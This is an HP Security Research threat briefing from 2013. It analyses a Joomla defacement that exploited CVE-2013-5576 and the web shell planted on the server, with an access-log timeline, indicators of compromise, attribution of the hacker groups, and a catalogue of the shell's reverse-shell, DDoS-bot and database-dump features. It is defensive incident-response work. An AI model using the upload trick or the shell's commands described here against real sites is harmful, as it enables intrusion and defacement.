Companion to HP Security Research Threat Intelligence Podcast Episode 8

Analysis of an Automated Mass Hack and Defacement Exploiting CVE-2013-5576

Including an Analysis of the Web Shell Tool “1n73ction shell v3.1 spesial edition by x'1n73ct” (sic)

Table of contents

Sign up for updates
hp.com/go/getupdated

Share with colleagues

Rate this document


October 2013

Episode 8

Thank you for subscribing to Episode 8 of the *HP Security Research Threat Intelligence Briefing*. In this briefing we provide an in-depth analysis of a discovered PHP-based web shell labeled with "1n73ction v.3.1 spesial edition by the hacker x'1n73t." The web shell was discovered on a server that was subjected to a zero day (0day) attack against a Joomla 1.5.26 web site protected by RSFirewall resulting in a successful compromise and defacement.

Tools such as this are routinely updated. Since this research was completed, the tool has been updated with the current version being 3.3. The current tool version is shown in Figure 1.

Figure 1 1n73ction 3.3 UI



```
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.4.4-14+deb7u5 ON apache2handler
Server ip : 127.0.0.1 | Your ip Surving : 127.0.0.1 | Your Real ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 423.54 GB / 464.00 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcn
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | Python: ON | Ruby: ON | Java: OFF | GCC: ON | cURL: OFF | WGet: ON
 > / var / www /
```

Why study this attack?

Defacement of a single web site, especially of a small to medium sized business, may seem insignificant. However, thousands of web sites are defaced daily[1], resulting in significant expense and loss of productivity. Many of these defacements are accomplished using mass defacement tools and rapidly discovered vulnerabilities, which are quickly converted into 0day exploits.

[1] http://zone-h.org/archive

Studying an incident such as the one in this report is meant to help the reader to understand the entire process of a defacement attack and the potential deeper impact. In the single instance discussed in this paper, a few minutes of coordinated and automated work on the part of the attacker resulted in the defacement of 8 primary domains and 5 subdomains. A more substantial attack using the same methods could have resulted in the defacement of hundreds of primary domains.

The reader should keep in mind that the motivations behind defacement attacks as well as their modus operendi makes them more readily identifiable. Website defacement attacks are generally used to spread a message the actor or group wants to disseminate, or to increase notoriety. Thus, visible damage is readily and quickly identified and remediated.

If the groups in this particular incident had decided not to publicize their activities via defacement, the tool deployed by the attackers could have been used to turn the 13 domains into server "zombies" without the immediate knowledge of the impacted parties. The web shell discussed in this paper allows the attacker to control all of the affected domains as part of a collective infrastructure to be used in accomplishing whatever hacking activities are desired including Distributed Denial of Service (DDoS) attacks. DDoS has come back into vogue over the last couple years. On September 24, 2013, a DDoS attack reaching 100Gbps without leveraging DNS amplification was reported highlighting the massive scale of these attacks and the infrastructure behind them.[2]

This is staggering when one stops to contemplate the number of website defacements recorded by one of the largest repositories for hacking archives, Zone-H. The following annual statistics were recently posted by Zone-H:




Figure 2 Yearly Defacements Reported to Zone-H[3]

Note: 2013 total of 665.367 is as of June 5th, 2013. 2013 shown as (Total to Date / 5 * 12).

Fortunately, the defacement discussed in this briefing was caught and quickly remediated. However, many defacements are not addressed for weeks. This is startling when one considers that this web shell and others like it are now being loaded with code that can cause the resources of the server to be used in DDoS attacks presenting a significant threat, a threat which has already been used by groups like Izz ad-Din al-Qassam Cyber Fighters to attack the U.S. banking infrastructure during OpAbabil[4].

[2] http://www.eweek.com/security/latest-100-gigabit-attack-is-one-of-internets-largest.html
[3] http://news.softpedia.com/news/Over-665-000-Defacements-Submitted-to-Zone-H-org-in-2013-358614.shtml
[4] http://en.wikipedia.org/wiki/Operation_Ababil

The Elements of a Mass Hack and Defacement

Reconnaisance

To launch an attack such as this, a hacker needs a web site to hack. When an attack is geared toward a specific company or group, the targets are obvious, and most commonly in the form of computer systems and networks. In this scenario, the attackers meticulously research the organization and then build one or more exploits based upon the vulnerabilities that they find in that particular infrastructure.

Mass hackers also do research. However, instead of focusing on the infrastructure and then finding vulnerabilities to exploit, the mass hacker finds an effective exploit and then finds all of the systems that have that vulnerability. The Internet itself aids the mass hackesr in their efforts. Web crawlers for well-known search engines such as Google and Bing methodically and constantly probe the Internet for the attackers. The attackers utilize the power of these massive web crawlers to find massive lists of potential "victims" which contain telltale signs that they may be vulnerable to their exploit of choice. This is often referred to as Google Hacking.[5]

While mass hackers can query these search engines manually, they more typically develop automated tools that "scrape" the search engines and return thre results of their queries back to the mass hackers. Many times these tools are deployed as bots, which return their results to a command and control server where the targets are then targeted for attempted exploitation.

While it may sound complicated, the truth is that it is a relatively simple thing for even a novice programmer to do. There is a proliferation of example code that any programmer with a modicum of skill can modify to search for one or more vulnerabilities. During the course of investigating this particular attack, the investigator discovered a small Internet Relay Chat (IRC) network that was dedicated to launching bots to search the Internet for vulnerabilities and report them back for exploitation.

The network associated with this attack was found via a referrer URL in the logs and is located at: http://client01.chat.mibbit.com/?server=77.92.72.102. The bots being used in this network were sophisticated enough that they were being loaded with fresh vulnerability search terms from innocuous looking blog pages. A simple command by the person who runs the bot net (the bot herder) would cause the search bots in the specific IRC channel to read the specified web page and begin looking for any of the vulnerabilities posted to it.
This is how the attack described in this paper began. The indicator that led to this discovery was the referring URL left by the attack tool, which received its information from one of these search bots.

0Day Exploit and Bootstrap

The web server involved in this attack was protected by a commercial web firewall tool. It was patched regularly and at the time of the attack it had successfully defended against a variety of known attacks. This is analogous to a personal computer that has commercial anti-virus software and a properly configured firewall. However, like its personal computer equivalent, the web site was susceptible to a previously unpublished exploit, or 0day.

The 0day vulnerability, which was exploited has now been published and is referred to CVE-2013-5576[6]. Literally tens of thousands of web sites contained this vulnerability. The vulnerability affects the last version of Joomla release 1.5, as well as versions of release 2, 2.5.13 and earlier, and release 3, versions 3.1.4 and earlier. Joomla has been a popular attack target of late.[7] The vulnerability, when exploited, allows anyone with access to the media manager to upload and execute arbitrary code simply by appending a period to the end of the file name they would like to run.

[5] http://en.wikipedia.org/wiki/Google_hacking
[6] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-5576
[7] http://blog.trendmicro.com/trendlabs-security-intelligence/joomla-and-wordpress-sites-under-constant-attack-from-botnets/

Analysis of the web logs shows that CVE-2013-5576 wasn't immediately exploited. The attackers first posted an unrecovered PHP executable of 391 bytes in length named 3xp.php. This intermediate code was then invoked, resulting in the creation of another intermediate file, 0day.php. Finally, when this code was invoked a file fitting the filename pattern specified in CVE-2013-5576 was seen, temporary file named "imagesc053d7f69e151589d6b389a609a5be9a.php."

This final file is referred to as a bootstrap as it is small and takes its arguments via the HTTP GET method. Such bootstrapping is typical. The bootstrap normally contains a very limited set of functionality due to the size constraints of the HTTP GET method.

In the case of this bootstrap we know that it responds to the command "clone". Once the bootstrap was invoked with the argument "clone" the full web shell was in place on the system.

The Web Shell

Web shells are the persistence mechanisms used by hackers to maintain access to hacked web servers. There are a variety of these shells. Many have started out as conventional tools meant to allow a web site administrator to perform maintenance functions using a web browser. These shells, whether derived or written from scratch, when used by hackers, contain a variety of functions that allow the hacker to attempt privilege execution, retrieve the underlying system information and use the compromised server for illegitimate purposes.


The Bot Code

To have a web site defaced is traumatic enough. To discover that a web shell has been placed onto the server to allow the user to maintain access, escalate privileges and attack other servers is even more disturbing. But in the case of this shell there was an additional surprise. The web shell had a function that created a perl based shell script that connected the compromised server to an IRC command and control channel, turning the server into a bot. The primary functionality of this bot code is to participate in DDoS attacks.

The Defacer and the Defacement

The defacement took place in the form of a new index.php file being uploaded. The file was copied across into all directories one level down from the base directory, effectively defacing all servers on the virtual host. A screenshot of the original defacement is shown here:

Figure 3 - Biang Kerox Hacker Team Deface Page


Defaced By uyap

BIANG KEROX HACKER TEAM

Cyber BKHT

CYBER CRIME SYNDICATE

.....Mission Done.....!!!

Sorry Your Site Has Been Hacked

Contact Me : uyap@bkht.org

BIANG KEROX HACKER TEAM

Thanks To : i | inurl:/index.php | anton kill | kanjeng| PAIMO

Biang Kerox Team

GRUP BIANG KEROX TEAM | FANS PAGE BKHT

SELAMAT DATANG

= THE BEST MY FRIEND =

WEB DESIGN BY [] BIANGKEROX HACKER TEAM []

The page html code was obfuscated to increase the difficulty of an investigator understanding its capabilities. To deobfuscate the page, it was initially run through an online utility (http://jsbeautifier.org/) that organizes the code within the page into a more easily understood structure. Once the html code was made readable, the meta-data section of the page was extensive. This is the section that is used by search engines as a part of their indexing algorithm. Keywords seen in the meta-data section were:

```
Hacked By UYAP BIANG KEROX HACKER TEAM, Cybercow, biang kerox hacker team,
INDONESIA FIGHTER CYBER, Crow, Malaysia, malingsial, f**k Malaysia (redacted),
indonesia, indonesian, Hacked, cyber dunia maya, penjahat dunia maya
```

Also noticeable are artifacts, which will help with tracking these actors in other places online. In this case there are several embedded links to online content related to the presumed perpetrators. It should be noted that the series of picture links that are embedded in the HTML are not displayed. This shows how important it is to do source code analysis of defaced pages. Many times there are artifacts and references in the HTML code that are either overtly or inadvertently hidden on the final web page.

A series of pictures, many of which are sourced from Facebook are also referenced. Many social media and other sites strip EXIF data from images. However, where the user is simply pointing to online storage or sites where EXIF data is not stripped can yield important information. By Examining the HTML source code of the page it was also possible to identify the URL of the pictures displayed. Figure 3 shows one of these pictures, which was of the actor who claimed responsibility for the hack.

Figure 4 - Purported Defacer: Uyap[8]

Defacement Analysis

Incident Timeline

The following is a high level timeline of the attack. It should be noted that this attack takes place over period of less than 30 minutes and was initiated approximately eight hours after an initial scouting event. During this time the attack was coordinated via actions from three different IP addresses: 27.153.215.108, 67.214.185.154, and 36.74.85.63 with additional traffic believed to be bot related originating from 180.249.114.60.

Table 1. Timeline

Date, time	**Event**
20/Jul/2013:03:14:10 -0700	Scouting was started by 27.153.215.108. This IP address attempted a POST at 3:14:10 of 328 bytes. (Exerpt from access logs on the web server) `27.153.215.108 - - [20/Jul/2013:03:14:10 -0700] "POST /index.php HTTP/1.0" 303 328 "http://site/" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"` The 303 redirect did not allow the POST.
20/Jul/2013:11:13:46 -0700	Later, at 11:13:46 the machine attempts another POST of 391 bytes. `27.153.215.108 - - [20/Jul/2013:11:13:46 -0700] "POST /index.php HTTP/1.0" 200 391 "http://site/" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.835.163 Safari/535.1"` This POST was successful. This is likely the delivery of the first PHP script, /%22%20class=%22resultLink/images/stories/3xp.php which is accessed from a second IP address 67.214.185.154 at 11:14:11 (25 seconds later).
20/Jul/2013:11:14:11 -0700	Call to 3xp.php `67.214.185.154 - - [20/Jul/2013:11:14:11 -0700] "GET /%22%20class=%22resultLink/images/stories/3xp.php HTTP/1.1" 200 1880 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"` Though not recovered, 3xp.php must have laterally created a second executable, 0day.php which is accessed immediately (six (6) seconds) after the call to 3xp.php by 67.214.185.154.
20/Jul/2013:11:14:18 -0700	Call to 0day.php by 67.214.185.154 `67.214.185.154 - - [20/Jul/2013:11:14:18 -0700] "GET /%22%20class=%22resultLink/images/stories/0day.php HTTP/1.1" 200 1880 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"`
20/Jul/2013:11:14:22 -0700	0day.php must create a third file, this time at the root directory of the server. This third file is a temporary file named imagesc053d7f69e151589d6b389a609a5be9a.php. This file takes command arguments from

[8] https://fbcdn-profile-a.akamaihd.net/hprofile-ak-prn1/c32.9.117.117/s100x100/58633_396963930388966_482106494_a.jpg

	the GET mechanism. It is called with the single argument “clone” at 11:14:22. Once again the calling IP address is 67.214.185.154. `67.214.185.154 - - [20/Jul/2013:11:14:22 -0700] "GET /imagesc053d7f69e151589d6b389a609a5be9a.php?clone HTTP/1.1" 200 1882 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6"`
20/Jul/2013:11:15:11 -0700	At 11:15:11 36.74.85.63 POSTS 486 bytes to 0day.php at which point a new executable, x3.php, materializes. This file is passed a 9674 byte file at via POST at 11:18:18 by 36.74.85.63. `36.74.85.63 - - [20/Jul/2013:11:18:18 -0700] "POST //images/stories/x3.php HTTP/1.1" 200 9674 "http://site//images/stories/x3.php" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"` x3.php is the recovered web/php shell file which is analyzed in detail later.
20/Jul/2013:11:18:59 -0700	The first command sent to the shell is a command to delete the 0day.php file.This is done using the GET command: `36.74.85.63 - - [20/Jul/2013:11:18:59 -0700] "GET //images/stories/x3.php?y=/home/user/site/images/stories/&delete=/home/user/site/images/stories/0day.php HTTP/1.1" 200 9561 "http://site/images/stories/x3.php" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"` This indicates two things: • 0day.php does not have an ability to delete itself • 0day.php is possibly a sensitive file that the attacker does not want to leave behind for forensic analysis
20/Jul/2013:11:19:17 -0700	After deleting 0day.php the attacker issues the following command to x3.php using the GET method: `36.74.85.63 - - [20/Jul/2013:11:19:17 -0700] "GET //images/stories/x3.php?y=/home/user/site/&x=mass HTTP/1.1" 200 4237 "http://dc406.com//images/stories/x3.php?y=/home/user/site/" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"`
20/Jul/2013:11:19:29 -0700	The command is seen a second time this time as a POST command with a byte string of 4452 bytes. `36.74.85.63 - - [20/Jul/2013:11:19:29 -0700] "POST //images/stories/x3.php?y=/home/user/site/&x=mass HTTP/1.1" 200 4452 "http://dc406.com//images/stories/x3.php?y=/home/user/site/&x=mass" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"` This may have been the deface page deployment (insertion of the deface php file, index.php) as the attacker goes to the home page of the site and refreshes it after this command.
20/Jul/2013:11:19:54 -0700	Attacker visits home page of the site and refreshes it 36.74.85.63 - - [20/Jul/2013:11:19:54 -0700] "GET / HTTP/1.1" 200 10304 "http://site/" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.3 (KHTML, like Gecko) Chrome/5.0.356.2 Safari/533.3"
20/Jul/2013:11:20:52 -0700	The attacker repeats the process in specifying a sub-directory of the current working directory (/home/user/site) then moves to one level up, to the root directory of the user and executes the command

	again. Due to the nature of the "mass" function, the last action effectively delivers the deface page to all the subdirectories for the user, and thus all the virtual hosts of the user. `36.74.85.63 - - [20/Jul/2013:11:20:52 -0700] "GET //images/stories/x3.php?y=/home/user/site/&x=mass HTTP/1.1" 200 4247 "http://dc406.com//images/stories/x3.php?y=/home/user/site/" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"`
20/Jul/2013:11:34:41 -0700	At 11:34:41 the attacker deletes the .htaccess file of the compromised site using the command: `36.74.85.63 - - [20/Jul/2013:11:34:41 -0700] "GET //images/stories/x3.php?y=/home/user/site/&delete=/home/user/site/.htaccess HTTP/1.1" 200 13214 "http://site//images/stories/x3.php?y=/home/user/site/" "Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1"`
20/Jul/2013:11:38:30 -0700	The IP address 180.249.114.60, which specifies an agent string of BOT/0.1 (BOT for JCE), successfully posts 32065 bytes to the site to the following URI: `180.249.114.60 - - [20/Jul/2013:11:38:30 -0700] "POST /index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanager&method=form&cid=20&6bc427c8a7981f4fe1f5ac65c1246b5f=cf6dd3cf1923c950586d0dd595c8e20b HTTP/1.0" 200 32065 "-" "BOT/0.1 (BOT for JCE)"`
20/Jul/2013:11:38:32 -0700	It then immediately and successfully posts 32102 bytes to the URI: `180.249.114.60 - - [20/Jul/2013:11:38:32 -0700] "POST /index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanager&method=form&cid=20 HTTP/1.0" 200 32102 "-" "BOT/0.1 (BOT for JCE)"`
20/Jul/2013:11:38:35 -0700	After these two posts, the IP address 180.249.114.60 then unsuccessfully attempts to open: `180.249.114.60 - - [20/Jul/2013:11:38:35 -0700] "GET /images/stories/3xp.php HTTP/1.1" 404 507 "-" "BOT/0.1 (BOT for JCE)"`
20/Jul/2013:11:38:42 -0700	IP address 36.74.85.63 returns to the defaced site with the site referrer: http://www.facebook.com/groups/deface.zone/569245659780608/ `36.72.69.45 - - [20/Jul/2013:11:38:42 -0700] "GET / HTTP/1.1" 200 10305 "http://www.facebook.com/groups/deface.zone/569245659780608/?ref=notif&notif_t=group_activity" "Mozilla/5.0 (Windows NT 5.1; rv:23.0) Gecko/20100101 Firefox/23.0"` In all likelihood the attacker has linked the newly deface page into this group and is checking to make sure that the site remains defaced and that the link is valid. Interest in the source post appears low as this IP address is the only one that is seen coming from the Facebook referral back to the defacement.
	No additional access is seen to the web shell, x3.php, in logs up until the time of remediation.

Anti-Forensics

Attackers realize that if their source code can be viewed it can be analyzed. A variety of means are employed in this page to try and keep the casual viewer from viewing the HTML source. These means are of no real value but they do show a level of sophistication (or imitation) of the web page developers. Web pages that do not employ anti-forensic techniques are either done by less capable hackers, or by hackers who realize that such mechanisms are of no value.

This page employs a series of javascript commands meant to function as barriers to forensic analysis. In the code snippet below, the script attemts to prevent right clicking on the page as well as displaying a message to potential unintended visitors.

```
clickNS4(e) {
if (document.layers || document.getElementById &&!document.all)
   {
   If (e.which ==2 || e.which ==3)
      {
```

```
      alert(message);return
      false;
      }
   }
}
if (document.layers)
   {
   document.captureEvents(Event.MOUSEDOWN);
   document.onmousedown =clickNS4;
   }
else if (document.all && !document.getElementById)
   {
   document.onmousedown=clickIE4;
   }
document.oncontextmenu = new function("alert(message);
 return false")
</script>
<script>
function muter2()
{
scrW = screen.availWidthscrH = screen.availHeightwindow.moveTo(0, 0)
window.resizeTo(10, 10) window.focus()
for (x = 0; x < 80; x++)
{
                    window.resizeTo(10, scrH * x / 80)
}
for (y = 0; y < 80; y++)
{
                     window.resizeTo(scrW * y / 80, scrH)
}
window.resizeTo(scrW, scrH)
}
document.oncontextmenu = new Function("muter2();return false");
function keypressed()
{
alert("//UYAP Was Here");
}
document.onkeydown = keypressed;
```

Often we see where code is reused or copied, rather than developed from scratch. Here we see this in action, where parts of the code used for this are nearly exactly copied from code readily available on the Internet.

Figure 5 Code comparrison

Code used in attack	Code available on Internet[9]

`clickNS4(e) {`
`if (document.layers ||`
`document.getElementById`
`&&!document.all)`
`   {`
`   If (e.which ==2 || e.which ==3)`
`      {`
	`function clickNS4(e){`
	`if (document.layers||`
	`document.getElementById`
	`&&!document.all)`
	`{`
	`if (e.which==2||e.which==3)`
	`{`

[9] http://www.dynamicdrive.com/dynamicindex9/noright_dev.htm

Sign up for updates
hp.com/go/getupdated

Share with colleagues

Rate this document

```
       alert(message);return
       false;
       }
   }
}
if (document.layers)
   {
document.captureEvents(Event.MOUSEDOWN)
;
   document.onmousedown =clickNS4;
   }
else if (document.all &&
!document.getElementById)
   {
   document.onmousedown=clickIE4;
   }
document.oncontextmenu = new
function("alert(message);
 return false")
```

```
alert(message);
return false;
}
}
}
if (document.layers)
{
document.captureEvents(Event.MOUSEDOWN)
;
document.onmousedown=clickNS4;
}
else if
(document.all&&!document.getElementById)
{
document.onmousedown=clickIE4;
}
document.oncontextmenu=new
Function("alert(message);
return false")
```

This data point helps to provide some additional perspective of the actors involved in this incident.

Forensic and Incident Response Artifacts

This attack occurred with little observed reconnaissance against the site. Based on the analysis of this event the following artifacts may be found associated with other, similar attacks.

Table 2. Forensic artifacts

Observable item	**Values**
Files Seen During the Initial Attack (chronological order)	3xp.php imagesc053d7f69e151589d6b389a609a5be9a.php 0day.php x3.php
IP Addresses Involved in Attack (chronological order)	27.153.215.108 67.214.185.154 36.74.85.63 180.249.114.60 (post compromise)
Referrer Strings	http://client01.chat.mibbit.com/?server=77.92.72.102 http://www.facebook.com/groups/deface.zone/569245659780608/
Web services GET arguments	y= (use this as the present working directory) x=mass (deploy a starting at directory specified in y) delete= fullpath/filename (delete the filename specified) view= edit= dl= dlgzip= image=
URL's Which May Be Visited from the compromised host	http://startgoogle.startpagina.nl/index.php?q= http://networktools.nl/whois/ http://zone-h.org/notify/single http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=$comxx&filter_exploit_text=&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=

Files Which May Be Created by the Web Shell	bcc – reverse bind connection executable bcp - reverse bind connection perl script bdc – direct bind connection listener executable bdp – direct bind connection listener perl script .htaccess – rules to turn off mod_security options for apache php.ini – attempt to change PHP options boot_ddos – perl bot script dump-$dbname-$date.sql – Output from Database Dump function (uncompressed) dump-$dbname-$date.sql.gz – Output from Database Dump function (gzipped) mysql – directory for MySQL Administration script mysql/.htaccess – file redefining .cpc files as files which should be interpreted by the PHP interpreter mysql/index.php – false 404 – file not found page mysql/db-sql.php – MySQL database manipulation PHP script python – directory created by python bypass exploit python/python.izo – python cgi-shell script created by python bypass exploit code python/.htaccess – reconfigures the web server to interpret .izo extension files through the cgi-script handler sym – directory created by 'symlink' option sym/.htaccess – file designed to override Apache server directives sym/root – symbolic link to the root directory (/) of the server) config – used by configuration grabber config/.htaccess – file designed to override Apache server directives (specifically define file extension .izo as being handled by the cgi-shell interpreter). config/config.izo – actual perl script to generate the page and create and download the tar gz file. cgitelnet1 – directory created by Cgishell option cgitelnet1/.htaccess - file designed to override Apache server directives (specifically define file extension .cin as being handled by the cgi-shell interpreter). cgitelnet1/izo.cin – The actual perl script created by Cgishell option.The file header claims that it is CGI-Telnet Version 1.0 for NT and Unix Copyright 2001, Rohitab Batra. cgitelnet1/dc.pl – a perl based "connect back" backdoor written by "Data Cha0s" .php – Uploader file

Attribution to original authors of the web shell

Attribution for this shell is given to Cyber173 aka X'1n73t based on the header comment from the web shell uploadeded to the servers. This actor claims to be Indonesian and the shell was accessed from an Indonesian web IP address (see 0Day Exploit). This hacker is associated with the group or "crew" named Indonesian Fighter Cyber. Research shows that this hacker is the one whose handle appears in the credits for the website design of http://anonymous-muslim.blogspot.com.

The defacement itself is credited to uyap@bkht.org of the Biang Kerox Hacker team (BKHT). BKHT has a web site at bkht.org. They also have a twitter account at https://twitter.com/BIANGKEROXTEAM and a Facebook page at http://www.facebook.com/MoslemHackerTeam. Logs show that the IP address that accessed the web shell also came to the deface page from the Facebook group URL http://www.facebook.com/groups/deface.zone/569245659780608/ once the defacement was complete.

Regards were sent from Uyap and the Biang Kerox Hacker team to the individual actors and crews noted below. These actors and groups are all part of a loose coalition of hackers who purport to “hack for Islam”.

Gabby	Vallent	Zhou you
Antonio HSH	P4njie_a.k.a Dwi Syntia	Ksatria.us
R10	Dzul Ringgo's	Cyber Inj3cti0n
w4r0x	Ti'ar Variabel	K2ll33d
edelle007Brian kamikaze	Imei7	Sultan Haikal
Clover Lepex	Hmei7	Syntax_Error
Uyap	De Vinclous	Aqis
Zinbad	Blankon33	Black Shadow
FH04ZA	Doza Cracker	crack999
Sani marpic	Ying Cracker	Fnatic Crew
Madan Cyber	Iranian Hacker	Coretan Rizal
Cah Bagus	Danger Hacker	Malaikat Maut
RPG	Admin07	Dan teman-teman ku semua

=[grup hacking]=	Anonymous	Indonesian Security
Black Newbie Team	Gaza Hacker	Indonesia Black Cyber
3xpire Cyber Army	Albanian Hacker	B-Compi
Hack Forum	Devilz c0de	Jasakom
Indonesia Fighter Cyber	Muslims Cyber Shellz	Mojopahit Fighter Cyber
Biang Kerox Team	X-Code	

Thanks to other hackers

A javascript marquee element is loaded with the following string. Thanks are typically different than “Greetz.” Typically thanks are given to group members or others who have contributed in either the hack or in the tutelage of the actor.

xnx	el-Yofro	RAFNI
JERINX	X'inject	kliverz
UYAP	agam bastard	wantexz
N2_IM	AErul da white hkc	CAMACHO
kotek	aqis saputra	BIANG KEROX HACKER TEAM
kotem	KSATRIA.US	WAPHACKER
birulangi	ARDIAN CAISAR	JATIMCOM
inurl:/index.php	Caliber	KILL-9 CREW
antonkill	xsoul	INDONESIA CYBER ARMY
kanjeng	DASILVA	
PAIMO	achmad5191	

Web Shell Capabilities Analysis

Webshell – A brief overview

This web shell is a derivative from the widely publicized and readily available b374k-shell hosted at https://code.google.com/p/b374k-shell/. This code has already been seen modified in the wild by the author and by a hacker known as Chahid Inj3ct0r. A cursory write up of the web shell functionality was written by the author and posted to http://dc406.com/component/content/article/695-chahid-inj3t0r-shell-code-analysis.html.

